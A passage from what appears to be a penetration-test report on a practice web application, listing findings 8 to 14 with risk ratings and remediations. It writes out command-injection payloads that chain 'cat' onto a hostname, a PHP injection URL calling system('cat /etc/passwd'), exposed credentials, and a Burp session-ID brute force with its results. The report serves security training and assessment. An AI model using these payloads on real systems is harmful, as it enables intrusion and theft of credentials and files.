


Fig.7 - Login.php_1

Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	The following username and password are displayed in the HTML: username: dougquaid password: kuato
Images	Fig.8a & b
Affected Hosts	Login.php (2nd input field)
Remediation	Recommend removing all credentials from the hard code.




Fig.8a - HTML




Fig.8b - Login.php_2

Vulnerability 9	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	The hidden .txt page used to manage search engineer crawlers was accessed by adding it to the end of the domain: /robots.txt
Images	Fig.9
Affected Hosts	robots.txt
Remediation	Recommend disallowing directories, not specific files.




Fig.9 - robots.txt

Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	The following payload was submitted through the input field to query the return of sensitive data stored on the backend server: www.welcometorecall.com && cat vendors.txt
Images	Fig.10
Affected Hosts	networking.php
Remediation	Recommend screening all input prior to backend processing.




Fig.10 - networking.php_1

Vulnerability 11	Findings
Title	Command Injection (Advanced)
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	The following payload was submitted through the input field to bypass input validation: www.welcometorecall.com | cat vendors.txt
Images	Fig.11
Affected Hosts	networking.php (2nd input field)
Remediation	Recommend implementing a validation that only allows pre-approved entries.




Fig.11 - networking.php_2

Vulnerability 12	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	After exploiting vulnerabilities 10 & 11, the /etc/passwd file was obtained and a list of users was discovered. The user melina was then compromised because of the use of a weak password.
Images	Fig.12
Affected Hosts	Login.php
Remediation	Recommend using complex passwords and implementing account lockouts.




Fig.12a - networking.php




Fig.12b - Login.php access

Vulnerability 13	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	The hidden page souvenirs.php became a target after robots.txt was found. The following change to the URL revealed the flag: /souvenirs.php?message=””; system (‘cat /etc/passwd’)
Images	Fig.13

Vulnerability 13	Findings
Title	PHP Injection
Affected Hosts	souvenirs.php
Remediation	Recommend implementing a validation to accept only pre-approved entries.




Fig.13 - souvenirs.php

Vulnerability 14	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	Burp Suite test for session IDs: ID 87 unlocked the secret area that provided the flag (/admin_legal_data.php?admin=87)
Images	Fig.14a, b, c, d
Affected Hosts	admin_legal_data.php
Remediation	Recommend creating a new session for each login and requiring authentication.




Fig.14a - Burp intercepting GET data





Fig.14b - Burp Payload and Attack Selection



Request	Payload	Status	Error	Timeout	Length	Comment
71	70	200			7510	
72	71	200			7510	
73	72	200			7510	
74	73	200			7510	
75	74	200			7510	
76	75	200			7510	
77	76	200			7510	
78	77	200			7510	
79	78	200			7510	
80	79	200			7510	
81	80	200			7510	
82	81	200			7510	
83	82	200			7510	
84	83	200			7510	
85	84	200			7510	
86	85	200			7510	
87	86	200			7510	
88	87	200			7556	
89	88	200			7510	
90	89	200			7510	
91	90	200			7510	
92	91	200			7510	

Fig.14c - Burp Session ID 87

